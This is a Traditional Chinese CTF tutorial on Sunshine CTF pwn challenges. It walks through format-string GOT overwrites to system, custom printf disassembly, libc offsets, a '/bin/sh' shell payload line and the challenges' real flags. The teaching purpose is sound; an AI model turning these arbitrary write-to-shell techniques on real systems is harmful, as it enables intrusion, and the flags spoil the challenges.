2. **\n 不能出現在 payload 裡。** fgets 讀到換行就停。目標位址的位元組是隨機的，約 2% 機率含 0x0a → 一定要檢查並重連（重連會換 ASLR）。
3. **\x00 會讓 printf 提前結束。**所以**位址一定要放在格式指令的後面**。前面的 %hhn 全部執行完之後 printf 才撞到 NUL，所以無害。（若把位址放開頭，\x00 會讓後面的指令全部失效。）
4. **位址區必須 8-byte 對齊。**buf[0] 是第 8 個參數，位址若從 buf[4] 開始，%8$hhn 讀到的會是「半個位址 + 半個別的」→ 寫到錯誤的地方（通常直接 segfault）。用 fmtstr_payload 並檢查產生的 payload 長度，或自己補 aaa/aaaa 對齊。
5. **要算進 %n 的值只有「真的被印出來的字元」。**格式指令本身（%64c、%17$hhn、%n）**不會印出任何東西**，所以不增加計數；%64c 只貢獻 64。會增加計數的只有兩種：%<寬度>c 的填充、以及格式字串裡**不是格式指令**的裸文字（例如對齊用的 aaaaba 貢獻 6）。所以 %64c%17$hhn 執行到 %17$hhn 那一刻的計數是 **64**，不是 64+7 = 75。想自己驗證：把位址指到一個可寫位址（或 printf@GOT），寫完後用 /proc/<pid>/mem 讀回來看最低 byte 是不是你要的值（見 §5 的自檢腳本）。（實測：手寫 %64c%17$hhn 去寫一個可寫位址，結果值是 0x40 = 64；如果是 0x47 = 71，就代表「格式指令會計數」，但事實並非如此。）

6. **%p 對 0 會印 (nil)**，int(b"(nil)",16) 會 exception。解析 leak 時要處理。
7. **改完 GOT 後不要再等 "(3) > " 提示字元**。第 3 次迴圈的提示已被 system("(%d) > ") 取代，那個字串永遠不會出現 → recvuntil 會等到 timeout。
8. **system 的 stderr 訊息是正常的**：bash 會說 sh: -c: line 1: syntax error near unexpected token 'newline'，dash 會說 sh: 1: Syntax error: "(" unexpected。它代表 GOT 確實被改成 system 了 —— 不要被嚇到以為壞了（但本 exploit 會把它 drain 掉，所以你不一定看得到；見第 14 條）。
9. **只有 8 次機會**（i=0..7）。我們用了 3 次（leak / write / getshell），很寬裕。但如果你用 %hn 分多次寫、或想多 leak 幾輪，要記得數。
10. **libc 版本差異**：0x2a1ca、0x58740、0x600f0 都是**這份附件 libc**（GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.3)，BuildID 6d64b17fbac799e68da7ebd9985ddf9b5cb375e6）專屬的。換 libc 就要重找。找不到 __libc_start_call_main 的 symbol 沒關係（stripped），可以搜尋 call rax 後面接 mov edi,eax; call exit 的樣式。
11. **PIE 與 libc 的距離不是固定的**（本機 0x332000/0x333000/0x39a000 都出現過；遠端 PIE 在 0x5d...）。**一定要各自洩漏**，不能只算一個。
12. **recvuntil(timeout=...) 逾時時，資料不會消失**，而是留在 pwntools 的內部緩衝區，之後的 recv 才吐出來。這會讓「你以為的輸出順序」全部錯亂。逾時後要改寫流程，不要接著用 recvuntil。
13. **pwntools 會吃掉 sys.argv 裡像識別字的參數**（pwnlib.args 的 free_form）。python3 exploit.py REMOTE 裡的 REMOTE 會在 from pwn import * 之後消失 → 本 exploit 自己解析 sys.argv[1]，所以**要在 import 之前讀 argv**。> ※提示如果你用的是 pwntools 官方的 args.REMOTE（wp/00_基礎知識_從零開始.md §12 的骨架），那不用理這條 —— 實測 sys.argv 會從 ['-c','REMOTE'] 變成 ['-c']，但同一時間 **args.REMOTE == True**，官方用法照樣正常。會出問題的只有「自己讀 sys.argv[1]」的寫法。
14. **system("(%d) > ") 會讓 shell 在 stderr 抱怨語法錯誤**（bash：sh: -c: line 1: syntax error near unexpected token \newline’ ；dash：sh: 1: Syntax error: “(” unexpected）。本 exploit 用drain()把那段輸出**讀掉丟棄**，所以你在 §8 的輸出裡看不到 — 這是刻意的。遠端也不一定轉發 stderr，**不要靠這行訊息判斷成功**；要看 GOT 是否真的被改（§5 的/proc//mem‘自檢）。
15. **fgets 讀不到資料（EOF）會直接跳出迴圈**（test rax,rax; je 1276）。所以如果你一次把 payload 送完就關閉 stdin，程式會提前結束。
16. **本機用 ./mad_libs 直接跑會噴 symbol lookup error**，一定要用題目的 loader：./ld-linux-x86-64.so.2 --library-path . ./mad_libs。

---

10. 其他也可以成功的路線（附錄）

(A) 改 fgets@GOT → system（本解法之外最常見的變體） 把 fgets@GOT（PIE+0x4018）改成 system。然後在 buffer 裡放：

```
/bin/sh;#AAAAAAAAAAAAAAA...
```

- 下一輪 fgets(buf, 0x100, stdin) 變成 system(buf)。
- 但 system 會忽略 esi/rdx，所以 system("/bin/sh;#...") → sh -c "/bin/sh;#..."。
- 這樣只會開一個非互動的 /bin/sh -c，**不適合要下指令的場合**；而且 printf(buf) 那邊還印出 /bin/sh;#...。
- 相較之下，改 printf@GOT 更乾淨：system(buf) 直接拿到一個**互動式** shell。

(B) 改 printf@GOT → one_gadget one_gadget 是 libc 裡「執行到就 execve("/bin/sh")」的單一位址（不用傳參數）。但：* 有 constraint（例如 [rsp+0x50] == NULL），不保證成立；* 這台機器**沒裝 one_gadget**。所以本題不建議。

(C) 覆寫 main 的返回位址 main 的返回位址在第 43 個參數，我們已經能讀到它的**值**（libc 位址）。但要**寫**它就得知道它在堆疊上的**絕對位址**（main 的 rbp + 8）。我們洩漏的是 [rbp] 的**內容**（caller 的 rbp），不是 rbp 本身，所以還需要一個常數差；而且就算寫成功，main 返回時 rdi 也不受我們控制（不是 system 想要的參數）。→ **GOT 路線簡單太多**。

(D) 用 %s 洩漏 libc 內容以辨識 libc 版本　若遠端 libc 未知，可以讀 GOT 裡的 puts 位址（%<idx>$s 需要位址在參數裡），拿到 libc 實際 base 後再對照 libc database 找出正確的 libc。本題附件已經給了 libc，所以不需要。

---

11. 一行指令重現

```
$ cd /home/kzzz/Documents/code/ctf/sunshine/pwn2
$ python3 exploit.py REMOTE < /dev/null | tee remote.log | grep -A5 'FLAG:'
```

---

12. 產出檔案

檔案	內容
`exploit.py`	完整 exploit，支援 `python3 exploit.py`（本機）與 `python3 exploit.py REMOTE`（遠端）
`FLAG.txt`	真實 flag：`sun{f1ll_iN_th3_g0T_eNtry}`
`notes.md`	本教學筆記
`flag.txt`	本機測試用的假 flag

Part 4 — pwn3 revolution（自製 printf）

原始檔案：*pwn3/notes.md*

Sunshine CTF — `revolution` 完全新手教學筆記（繁體中文）

這份筆記假設你**完全沒聽過** PWN、ROP、格式化字串漏洞，只會一點點 C 語言。每一個用到的組合語言指令都會引用 *`objdump -d -M intel`* 的原始輸出並逐行解釋。所有位址都是**實際驗證過**的（*`readelf`* / *`objdump`* / *`gdb`*），不是猜的。

---

0. 先看結論（懶人包）

項目	內容
漏洞型態	自製（非 glibc）printf 的「可變參數」讀取區被初始化成 **main 的輸入緩衝區**
拿到的能力	`%N$s` = 任意位址讀字串、`%N$w` = 任意位址寫 8 bytes（值可含 `\x00`）
利用鏈	洩漏 `setvbuf@got` → 算 libc base → 把 `strcspn@got` 覆寫成 `system` → 下一行輸入被當成 shell 指令
真實 flag	`sun{cust0m_fmtstr_n0_t00ls_4ll0wed}`
遠端 libc	Ubuntu 24.04 的 `libc6 2.39-0ubuntu8(.1/.2/.3)`，`system = base + 0x58740`

---

1. 題目資訊

```
$ file revolution
revolution: ELF 64-bit LSB executable, x86-64, dynamically linked,
            interpreter /lib64/ld-linux-x86-64.so.2, stripped
$ sha256sum revolution
918483831ef0b27d0cfb8afa9e0341f38d0a296931ccc5f73ef80f5d610f8fa5
$ ./revolution
═══ PRINT PRINT REVOLUTION ═══
Enter your score card template:
score> AAAA
AAAA
score> ^C
```

執行後它一直跟你要一行「score card template」，然後把那一行印回來，但支援一些奇怪的格式：%1$p、%14$s、%14$w……這些**不是** glibc 的 printf 語法，而是程式自己寫的一台小「格式化虛擬機」。

1.1 保護機制（checksec）與白話解釋

保護	這題的狀態	白話解釋
PIE（Position Independent Executable）	**關閉**（Type: EXEC，載入位址固定 0x400000）	程式碼/資料的位址每次執行都一樣。好處：我們可以直接寫死 0x404010 這種位址。
ASLR（Address Space Layout Randomization）	系統層級**開啟**（libc 每次載入位址都不同）	libc、stack、ld.so 的位址每次執行隨機。所以「程式內位址固定、libc 位址要洩漏」是這題的核心。
NX（No-eXecute，GNU_STACK RW）	**開啟**	堆疊/資料區不可執行 → 不能把 shellcode 放堆疊然後跳過去執行。
RELRO（GNU_RELRO 0x403dc0 + 0x240 = 到 0x404000）	**Partial**	只有 .init_array/.fini_array/.dynamic/.got（0x403dc0–0x404000）被設成唯讀；**.got.plt（0x404000 之後）仍然可寫** → 可以改 GOT。
Canary（-fstack-protector）	**沒有**（readelf -s 找不到 __stack_chk_fail）	堆疊溢位不會被偵測；不過這題也用不到堆疊溢位。
CET / IBT（endbr64）	有編進指令但硬體沒強制	endbr64 只是 CET 的合法跳躍點標記，不影響我們。

指令驗證：

```
$ readelf -lW revolution | grep -E "GNU_RELRO|GNU_STACK"
  GNU_STACK  ... RW  0x10          # NX on
  GNU_RELRO  0x002dc0 0x403dc0 0x403dc0 0x000240 0x000240 R 0x1
$ readelf -h revolution | grep Type
  Type:  EXEC (Executable file)    # non-PIE
```

1.2 相關檔案

位址	內容
0x4010d0	main()（被 strip 掉名字，就是 _start 傳給 __libc_start_main 的那個函式，見 0x4011e8: mov rdi, 0x4010d0）
0x401330	自製 printf(fmt, ...)
0x4012c0	自製 va_arg：get_arg(va_list *ap, int n)

位址	內容
`0x401190`	初始化：對 stdout/stderr 呼叫 `setvbuf(...,_IONBF)`（它是 `.init_array[1]`，在 `main` 之前執行）

`_IONBF = 2` 是「**不緩衝**」（`_IO_UNBUFFERED`）：每次 `write()` 都立刻送到 socket／終端機。所以我們用 `recvuntil(b'score> ')` 收輸出時，不會有「資料卡在 libc 緩衝區裡還沒送出來」的問題（pwn2 §2.4 也靠同一招）。這也是為什麼 `exploit.py` 可以直接一行一行地問答，不必手動 flush。

---

2. x86-64 速成班（看不懂組語的人先看這節）

2.1 暫存器


64-bit	32-bit	用途 / 誰負責保存
`rax`	`eax`	函式**回傳值**；也被拿來暫存運算結果
`rbx`	`ebx`	一般用途。**callee-saved**：被呼叫的函式要自己還原
`rcx`	`ecx`	第 4 個參數；也常當迴圈計數器、移位量（`shr rsi, cl`）
`rdx`	`edx`	第 3 個參數
`rsi`	`esi`	第 2 個參數
`rdi`	`edi`	第 1 個參數
`rbp`	`ebp`	傳統「框架指標」（frame pointer）
`rsp`	`esp`	**堆疊指標**，永遠指向堆疊最頂端（低位址）
`r8`–`r15`	`r8d`–`r15d`	第 5、6 個參數（`r8`,`r9`）與一般用途；`r12`–`r15` 是 callee-saved

2.2 System V AMD64 呼叫慣例（Linux 的規定）

- 整數/指標參數依序放：`rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`，第 7 個之後**推上堆疊**。
- 浮點參數放 `xmm0`–`xmm7`。
- 回傳值放 `rax`（浮點在 `xmm0`）。
- `rax`、`rcx`、`rdx`、`rsi`、`rdi`、`r8`–`r11` 是 **caller-saved**（呼叫別人的函式後可能被改爛）。
- `rbx`、`rbp`、`r12`–`r15`、`rsp` 是 **callee-saved**（被呼叫者必須原值還原）。
- **`call` 會把下一道指令的位址（返回位址）推入堆疊；`ret` 會把它彈回 `rip`。**

  這題的 `0x4012c0` 就是在**手工模擬**「參數在哪裡」這件事 —— 這是理解本題漏洞的關鍵。

2.3 堆疊框架（stack frame）



`push rax` 等於「`rsp -= 8; [rsp] = rax`」，`pop rax` 等於「`rax = [rsp]; rsp += 8`」。

2.4 本題用到的指令速查

指令	意思
`mov dst, src`	複製（`mov rbx, rsp` = 把 rsp 的值複製到 rbx）
`movzx eax, BYTE PTR [rdi]`	讀 1 byte 並**零擴展**成 32 bit（高位補 0，用於無號）
`movsx eax, al` / `movsxd rax, eax`	**符號擴展**（高位補 sign bit，用於有號）
`lea dst, [base+index*scale+disp]`	算**位址**（不是讀記憶體！）`lea rsi,[rip+0xf46]` = 取一段位址
`add/sub dst, imm`	加/減
`cmp a, b`	做 `a - b` 但只設定旗標（不存結果）
`test a, a`	做 AND 只設旗標；`test rax,rax` 常用來判斷「是否為 0 / 正負」
`jmp label`	無條件跳躍
`je/jne/jg/jle/ja/jbe label`	條件跳躍（等於/不等於/大於/小於等於/無號大於/無號小於等於）
`call addr` / `ret`	呼叫（推入返回位址）／返回（彈出返回位址）
`push` / `pop`	推入／彈出堆疊
`xor eax, eax`	把 eax 清零（比 `mov eax,0` 短）；`xor` 只在旗標上做 XOR 運算
`and esi, 0xf`	位元 AND（取低位 nibble）
`shr rsi, cl`	邏輯右移，移位量放在 `cl`（rcx 的低 8 位）
`endbr64` / `nop` / `xchg ax,ax`	空操作／CET 標記，不影響邏輯

2.5 PLT / GOT 與延遲綁定（lazy binding）　程式呼叫 libc 函式時，不會直接跳到 libc，而是先跳到一個小跳板：

```
0000000000401080 <write@plt>:            ← 程式碼裡 call 0x401080
  401080: endbr64
  401084: jmp QWORD PTR [rip+0x2f76]     # 404000  ← 讀 GOT 裡的值跳過去
```

- **GOT（Global Offset Table）**：一張「函式真實位址」的表格，位於可寫資料段。
- **第一次呼叫前**，`[0x404000]` 的值指向 `.plt` 裡的延遲解析 stub：

```
0000000000401030 <write@plt 的延遲解析 stub>:
  401034: push 0x0        ← 推入 relocation 索引（write 是第 0 個）
  401039: jmp  0x401020   ← 跳到 PLT0
0000000000401020 <.plt>:
  401020: push QWORD PTR [rip+0x2fca]  # 403ff0  ← link_map
  401026: jmp  QWORD PTR [rip+0x2fcc]  # 403ff8  ← _dl_runtime_resolve（動態連結器）
```

動態連結器解析完後會**把真正的位址寫回 GOT**，之後呼叫就直接跳 libc。

本題 `.rela.plt`（`readelf -r revolution`）決定索引順序：

```
0x404000  R_X86_64_JUMP_SLOT  write       （索引 0）
0x404008  R_X86_64_JUMP_SLOT  strlen      （索引 1）
0x404010  R_X86_64_JUMP_SLOT  strcspn     （索引 2）
0x404018  R_X86_64_JUMP_SLOT  read        （索引 3）
0x404020  R_X86_64_JUMP_SLOT  setvbuf     （索引 4）
```

什麼是 IFUNC（indirect function）？

有些 libc 函式（`strlen`、`strcspn`、`memcpy`…）在載入時會執行一小段「選擇器」程式碼，依 CPU 支援的指令集挑出最快的實作（例如 `__strcspn_avx2`）。所以**動態連結器寫進 GOT 的是「被挑中的那個實作」的位址，不是 `readelf -s` 上看到的符號值**（符號值是選擇器本身）。實測（本機）：

```
strcspn@got - libc_base = 0x1935c0     ← 實際被挑中的實作
readelf -s libc | grep strcspn  →  0xaf070   ← 選擇器（兩者不同！）
```

這就是為什麼：* 拿 `strcspn@got` 當 libc 指紋會誤判（§11-4）；* 洩漏來源要挑 `setvbuf` / `read` / `write` / `stdout` 這些**非** IFUNC 的符號。

重要：*setvbuf* 在 *main* 之前就被 *0x401190* 呼叫過，所以它的 GOT **一定有真實 libc 位址** → 我們的第一個資訊洩漏就挑它。而 *strlen*/*strcspn* 是 **IFUNC**（見 §11 常見坑 4），GOT 裡存的是「被挑選的實作版本」，不是符號本身的 offset，這點等等會咬人。

---

3. main 逐行解說（0x4010d0）

```
00000000004010d0 <main>:                    ; 由 __libc_start_main 呼叫 (rdi = 0x4010d0)
  4010d0: f3 0f 1e fa        endbr64        ; CET 合法進入點標記，無邏輯作用
  4010d4: 41 54              push r12       ; rsp -= 8; [rsp] = r12 (保存呼叫者的 r12)
  4010d6: ba 1f 00 00 00     mov  edx,0x1f  ; edx = 31  → write 的第 3 個參數「長度」
  4010db: 48 8d 35 46 0f 00 00  lea rsi,[rip+0xf46]   ; rsi = 0x402028 ("═══ PRINT PRINT REVOLUTION ═══\n")
  4010e2: bf 01 00 00 00     mov  edi,0x1   ; edi = 1   → fd = stdout
  4010e7: 55                 push rbp       ; 保存 rbp
  4010e8: 4c 8d 25 2b 0c 00 00  lea r12,[rip+0xf2b]   ; r12 = 0x40201a ("score> ")
  4010ef: 48 8d 2d 2c 0c 00 00  lea rbp,[rip+0xf2c]   ; rbp = 0x402022 ("\n")
  4010f6: 53                 push rbx       ; 保存 rbx
  4010f7: 48 81 ec 00 02 00 00  sub rsp,0x200  ; * 開一個 0x200 bytes 的區域緩衝區
  4010fe: e8 7d ff ff ff     call 0x401080  ; write(1, "═══ PRINT...", 31)  → 印標題
  401103: ba 20 00 00 00     mov  edx,0x20  ; 32
  401108: bf 01 00 00 00     mov  edi,0x1
  40110d: 48 89 e3           mov  rbx,rsp   ; ** rbx = rsp = 緩衝區起始位址（以下叫 buf）
  401110: 48 8d 35 31 0c 00 00  lea rsi,[rip+0xf31]  ; rsi = 0x402048 ("Enter your score card template:\n")
  401117: e8 64 ff ff ff     call 0x401080  ; write(1, "...template:\n", 32)
  40111c: eb 31              jmp  0x40114f  ; 直接跳進迴圈「印提示」

--- 迴圈頂端 ---
  40114f: ba 07 00 00 00     mov  edx,0x7   ; 7
  401154: 4c 89 e6           mov  rsi,r12   ; "score> "
  401157: bf 01 00 00 00     mov  edi,0x1
  40115c: e8 1f ff ff ff     call 0x401080  ; write(1, "score> ", 7)
  401161: 31 ff              xor  edi,edi   ; edi = 0  → fd = stdin
  401163: ba ff 01 00 00     mov  edx,0x1ff ; * 最多讀 511 bytes（緩衝區 512 bytes）
  401168: 48 89 de           mov  rsi,rbx   ; buf
  40116b: e8 40 ff ff ff     call 0x4010b0  ; read(0, buf, 0x1ff)   → rax = 讀到幾個 byte
  401170: 48 85 c0           test rax,rax   ; rax 是否 <= 0（EOF / 錯誤）?
  401173: 7f ab              jg   0x401120  ; rax > 0 才繼續處理
  401175: 48 81 c4 00 02 00 00  add rsp,0x200  ; 收工：還原堆疊
  40117c: 31 c0              xor  eax,eax   ; return 0
  40117e: 5b                 pop  rbx
  40117f: 5d                 pop  rbp
  401180: 41 5c              pop  r12
  401182: c3                 ret            ; 回到 __libc_start_call_main

--- 處理剛讀到的那一行（0x401120）---
  401120: 48 89 ee           mov  rsi,rbp   ; rsi = "\n"
  401123: 48 89 df           mov  rdi,rbx   ; rdi = buf
  401126: c6 04 04 00        mov  BYTE PTR [rsp+rax*1],0x0   ; * buf[讀到的長度] = 0（補字串結尾）
  40112a: e8 71 ff ff ff     call 0x4010a0  ; strcspn(buf, "\n") → rax = 換行前的長度
  40112f: 48 89 df           mov  rdi,rbx   ; rdi = buf（printf 的第 1 個參數）
  401132: c6 04 04 00        mov  BYTE PTR [rsp+rax*1],0x0   ; buf[rax] = 0 → 把換行換成 '\0'
  401136: 31 c0              xor  eax,eax   ; al = 0 → printf 的「有幾個 xmm 參數」
  401138: e8 f3 01 00 00     call 0x401330  ; ** 自製 printf(buf)
  40113d: ba 01 00 00 00     mov  edx,0x1
  401142: 48 89 ee           mov  rsi,rbp
  401145: bf 01 00 00 00     mov  edi,0x1
  40114a: e8 31 ff ff ff     call 0x401080  ; write(1, "\n", 1)
  40114f: (fallthrough 回 0x40114f ── 迴圈頂端；0x40114a 的 call 是 5 bytes，0x40114a+5 = 0x40114f)
```

重點整理

1. buf 就是 rsp（mov rbx,rsp），大小 512，最多讀 511 bytes → read **沒有**溢位，**打不到返回位址**（網路上很多這題的猜測在這裡就錯了）。
2. 讀完後 buf[strlen] = 0、buf[strcspn(buf,"\n")] = 0，把輸入變成 C 字串。
3. 然後把我們輸入的字串當成**格式字串**交給 0x401330。

---

4. 自製 printf 逐行解說（0x401330）

```
401330: 41 57              push r15
401332: 49 89 ff           mov  r15,rdi        ; r15 = fmt（格式字串指標）
401335: 41 56              push r14
401337: 41 55              push r13
401339: 41 54              push r12
40133b: 55                 push rbp
40133c: 53                 push rbx            ; 共 push 6 個 = 0x30 bytes
40133d: 48 81 ec e8 00 00 00  sub rsp,0xe8     ; 區域空間 0xe8
401344: 48 89 74 24 38     mov  [rsp+0x38],rsi ; * 把「第 1 個可變參數暫存器」存到堆疊
401349: 48 89 54 24 40     mov  [rsp+0x40],rdx ; 第 2 個
40134e: 48 89 4c 24 48     mov  [rsp+0x48],rcx ; 第 3 個
401353: 4c 89 44 24 50     mov  [rsp+0x50],r8  ; 第 4 個
401358: 4c 89 4c 24 58     mov  [rsp+0x58],r9  ; 第 5 個
40135d: 84 c0              test al,al          ; al = 0（main 有 xor eax,eax）→ 不存 xmm
40135f: 74 3a              je   0x40139b
... （若 al != 0 會用 movaps 把 xmm0-xmm7 存到 [rsp+0x60]..[rsp+0xd0]）
```

4.1 入口：建立 va_list（可變參數清單）　接著建立 va_list 結構（SysV ABI 的 va_list 是 24 bytes）：

```
40139b: 31 db              xor  ebx,ebx        ; ebx = 0（「沒有寫索引」時的流水號計數器）
40139d: 4c 8d 25 62 0c 00 00  lea r12,[rip+0xc62]  ; r12 = 0x402006 ("ok")
4013a4: 4c 8d 35 5e 0c 00 00  lea r14,[rip+0xc5e]  ; r14 = 0x402009 ("0123456789abcdef")
4013ab: c7 44 24 18 08 00 00 00  mov DWORD [rsp+0x18],0x8   ; va_list.gp_offset    = 8
4013b3: 48 8d 84 24 20 01 00 00  lea rax,[rsp+0x120]
4013bb: c7 44 24 1c 30 00 00 00  mov DWORD [rsp+0x1c],0x30  ; va_list.fp_offset    = 0x30
4013c3: 48 8d 2d 3a 0c 00 00  lea rbp,[rip+0xc3a]  ; rbp = 0x402004 ("%")
4013ca: 48 89 44 24 20     mov  [rsp+0x20],rax  ; va_list.overflow_arg_area = rsp+0x120  ***
4013cf: 48 8d 44 24 30     lea  rax,[rsp+0x30]
4013d4: 48 89 44 24 28     mov  [rsp+0x28],rax  ; va_list.reg_save_area     = rsp+0x30
4013d9: 41 0f b6 07        movzx eax,BYTE PTR [r15]   ; eax = *fmt
4013dd: 84 c0              test al,al
4013df: 0f 84 ac 00 00 00  je   0x401491        ; 字串結尾 → 收工
```

va_list 的意義：

偏移	欄位	值（本題）	意義
+0x18	gp_offset	8	下一個整數參數要從 reg_save_area+8 拿（跳過 +0 的洞）
+0x1c	fp_offset	0x30	浮點參數的位置（本題用不到）
+0x20	overflow_arg_area	rsp+0x120	暫存器用完後，參數改從這裡往高位址拿
+0x28	reg_save_area	rsp+0x30	前面存的 rsi/rdx/rcx/r8/r9 所在位置

★ **這是整個題目的核心**：rsp+0x120 到底在哪？用 gdb 實測：

```
$ cd /home/kzzz/Documents/code/ctf/sunshine/pwn3
$ printf '%%6$p\n' > /tmp/rev_in      # * 先寫成檔案：不能用 <(...)，因為 gdb 開的子 shell 可能是 dash
$ gdb -q -batch -ex 'file ./revolution' -ex 'break *0x4013d9' -ex 'run < /tmp/rev_in' \
      -ex 'p/x $rsp' -ex 'p/x $rsp+0x120' -ex 'info registers rdi r15' \
      -ex 'x/1gx $rsp+0xe8' -ex 'x/1gx $rsp+0x120'
Breakpoint 1, 0x00000000004013d9 in ?? ()
$1 = 0x7fffffffdac0                    # printf 內部的 rsp  → = buf-0x120
$2 = 0x7fffffffdbe0                    # ← rsp+0x120 = va_list.overflow_arg_area = buf
```

```
rdi            0x7fffffffdbe0          # ← 格式字串指標，也等於 buf
r15            0x7fffffffdbe0          # ← printf 自己抄了一份（mov r15,rdi）
0x7fffffffdba8: 0x00007fffffffdbe0     # ← [rsp+0xe8] = buf-0x38 = 保存的 rbx = buf  ★
0x7fffffffdbe0: 0x0000000070243625     # ← [rsp+0x120] = [buf] 的前 8 bytes = "%6$p\0\0\0\0"
```

上面那條 gdb 指令一次就驗證了四件事：

-ex 參數	證明什麼
`break *0x4013d9`	停在 printf 剛把 va_list 建好、準備讀第一個字元的位置
`p/x $rsp` + `p/x $rsp+0x120`	overflow_arg_area 的值就是 rsp+0x120（見 §4.1 的 mov [rsp+0x20],rax）
`info registers rdi r15`	rdi = 傳進來的格式字串指標、r15 = rdi → 兩個都等於 buf
`x/1gx $rsp+0xe8`	[rsp+0xe8] = buf-0x38 = printf 保存的 rbx = buf（見 §7.2 的表格）
`x/1gx $rsp+0x120`	[rsp+0x120] = [buf] = 我們輸入的前 8 bytes（"%6$p\0\0\0\0"）

→ rsp+0x120 == r15 == rdi == buf，**這就證明了「第 6 個之後的可變參數 = 我們的輸入」**。

※注意三個新手常踩的雷：1. *-ex '...'*（把省略號當指令貼）會噴 *No symbol "..."*，一定要填真的指令。2. *run < <(printf ...)* 需要 bash 的 process substitution，但 **gdb 是用 */bin/sh* 開子 shell**；Ubuntu/Debian 的 */bin/sh* 是 dash → *sh: 1: Syntax error: "(" unexpected*。**先用 *printf ... > /tmp/rev_in* 寫檔再 *run < /tmp/rev_in*** 就完全可攜。3. 最後那行 *x/1gx $rsp+0xe8* 是**證明「保存的 rbx == buf」的唯一直接證據**（見 §7.2 的堆疊圖）。

為什麼會一樣？因為：

```
main:  call 0x401330                → 推入返回位址，rsp = buf - 8
printf: push ×6 (0x30) + sub rsp,0xe8 → rsp = buf - 8 - 0x30 - 0xe8 = buf - 0x120
        rsp + 0x120 == buf  ✓
```

也就是說：**第 6 個（含）以後的「可變參數」直接從我們輸入的緩衝區開頭開始拿**：

```
第 N 個參數  ==  *(u64 *)(buf + 8*(N-6))
```

main 只傳了 rdi = buf 一個參數，其他「參數」其實就是我們的輸入內容。這是作者刻意的設計（%N$w 這種「寫入」語法一看就是刻意留的後門），但它同時也是一個**沒有任何邊界檢查**的任意寫入原語。

```
4013e8: 3c 25              cmp  al,0x25       ; 是 '%' 嗎？
4013ea: 0f 85 b8 00 00 00  jne  0x4014a8       ; 不是 → 逐字元印出（見 4.6）
4013f0: 41 0f b6 47 01     movzx eax,BYTE PTR [r15+1]  ; 看 '%' 後面那個字元
4013f5: 4d 8d 6f 01        lea  r13,[r15+1]            ; r13 = 指向 '%' 後面那個字元
4013f9: 3c 25              cmp  al,0x25
4013fb: 0f 84 07 01 00 00  je   0x401508       ; "%%" → 印一個 '%'
401401: 84 c0              test al,al
401403: 0f 84 88 00 00 00  je   0x401491       ; "%\0" → 結束
401409: 8d 50 d0           lea  edx,[rax-0x30]  ; edx = 字元 - '0'
40140c: 80 fa 09           cmp  dl,0x9
40140f: 0f 87 ab 00 00 00  ja   0x4014c0       ; 不是數字 → 走「流水號模式」
```

4.2 主迴圈：解析格式字串

```
401415: 31 f6              xor  esi,esi          ; esi = 累計值 = 0
401420: 83 e8 30           sub  eax,0x30         ; eax = 數字字元 - '0'
401423: 8d 14 b6           lea  edx,[rsi+rsi*4]  ; edx = 值 * 5
401426: 4c 89 e9           mov  rcx,r13          ; rcx = 目前數字的位置
401429: 49 83 c5 01        add  r13,0x1          ; r13++（指向下一個字元）
40142d: 0f be c0           movsx eax,al          ; 符號擴展
401430: 8d 34 50           lea  esi,[rax+rdx*2]  ; * esi = 數字 + 值*10（十進位累加，32-bit）
401433: 41 0f b6 45 00     movzx eax,BYTE PTR [r13+0x0]  ; 讀下一個字元
401438: 8d 50 d0           lea  edx,[rax-0x30]
40143b: 80 fa 09           cmp  dl,0x9
40143e: 76 e0              jbe  0x401420         ; 還是數字 → 繼續累加
401440: 3c 24              cmp  al,0x24          ; 是 '$' 嗎？
401442: 75 3c              jne  0x401480         ; 不是 → 這種寫法無效，跳過
401444: 0f b6 41 02        movzx eax,BYTE PTR [rcx+0x2]  ; 取 '$' 後面那個字元（=格式字元）
401448: 4c 8d 69 02        lea  r13,[rcx+0x2]
```

4.3 解析 %<數字>$（指定第幾個參數）　這裡就是 atoi 的手寫版，用的是 值*10 + 數字（lea edx,[rsi+rsi*4] 是 *5，再 lea esi,[rax+rdx*2] 就是 數字 + 值*10）。

```
40144c: 3c 77              cmp  al,0x77        ; 'w' ?
40144e: 74 7d              je   0x4014cd       ; → 寫入原語 %N$w
401450: 0f 8f ca 00 00 00  jg   0x401520       ; 大於 'w' → 檢查 'x'
401456: 3c 70              cmp  al,0x70       ; 'p' ?
401458: 0f 84 e2 00 00 00  je   0x401540       ; → 16 進位輸出 %N$p
40145e: 3c 73              cmp  al,0x73       ; 's' ?
401460: 0f 85 be 00 00 00  jne  0x401524       ; 其他 → 原樣印出該字元
; --- %N$s：任意位址讀字串 ---
401466: 48 8d 7c 24 18     lea  rdi,[rsp+0x18]   ; rdi = &va_list
40146b: e8 50 fe ff ff     call 0x4012c0         ; rax = get_arg(va, N)
401470: 49 89 c7           mov  r15,rax          ; r15 = 取到的指標
401473: 48 85 c0           test rax,rax
401476: 0f 85 21 01 00 00  jne  0x40159d        ; 非 NULL → 去印
40147c: (NULL → 什麼都不印)

40159d: 48 89 c7           mov  rdi,rax
4015a0: e8 eb fa ff ff     call 0x401090         ; strlen(r15)
4015a5: 4c 89 fe           mov  rsi,r15
4015a8: bf 01 00 00 00     mov  edi,0x1
4015ad: 48 89 c2           mov  rdx,rax           ; 長度 = strlen
4015b0: e8 cb fa ff ff     call 0x401080         ; write(1, r15, strlen(r15))  * 任意讀！
```

```
; --- %N$p / %N$x：把「參數值」以 0x + 16 個 16 進位數字印出 ---
401540: 48 8d 7c 24 18     lea  rdi,[rsp+0x18]
401545: e8 76 fd ff ff     call 0x4012c0         ; rax = get_arg(va, N)
40154a: 48 8d 54 24 02     lea  rdx,[rsp+0x2]    ; 輸出指標（從 rsp+2 開始）
40154f: b9 3c 00 00 00     mov  ecx,0x3c         ; 先移 60 bits（最高 nibble）
401554: 0f b7 3d 0f 0b 00 00  movzx edi,WORD PTR [rip+0xb0f]  ; 0x40206a = "0x"
40155b: 66 89 3c 24        mov  WORD PTR [rsp],di          ; 把 "0x" 寫到堆疊暫存區
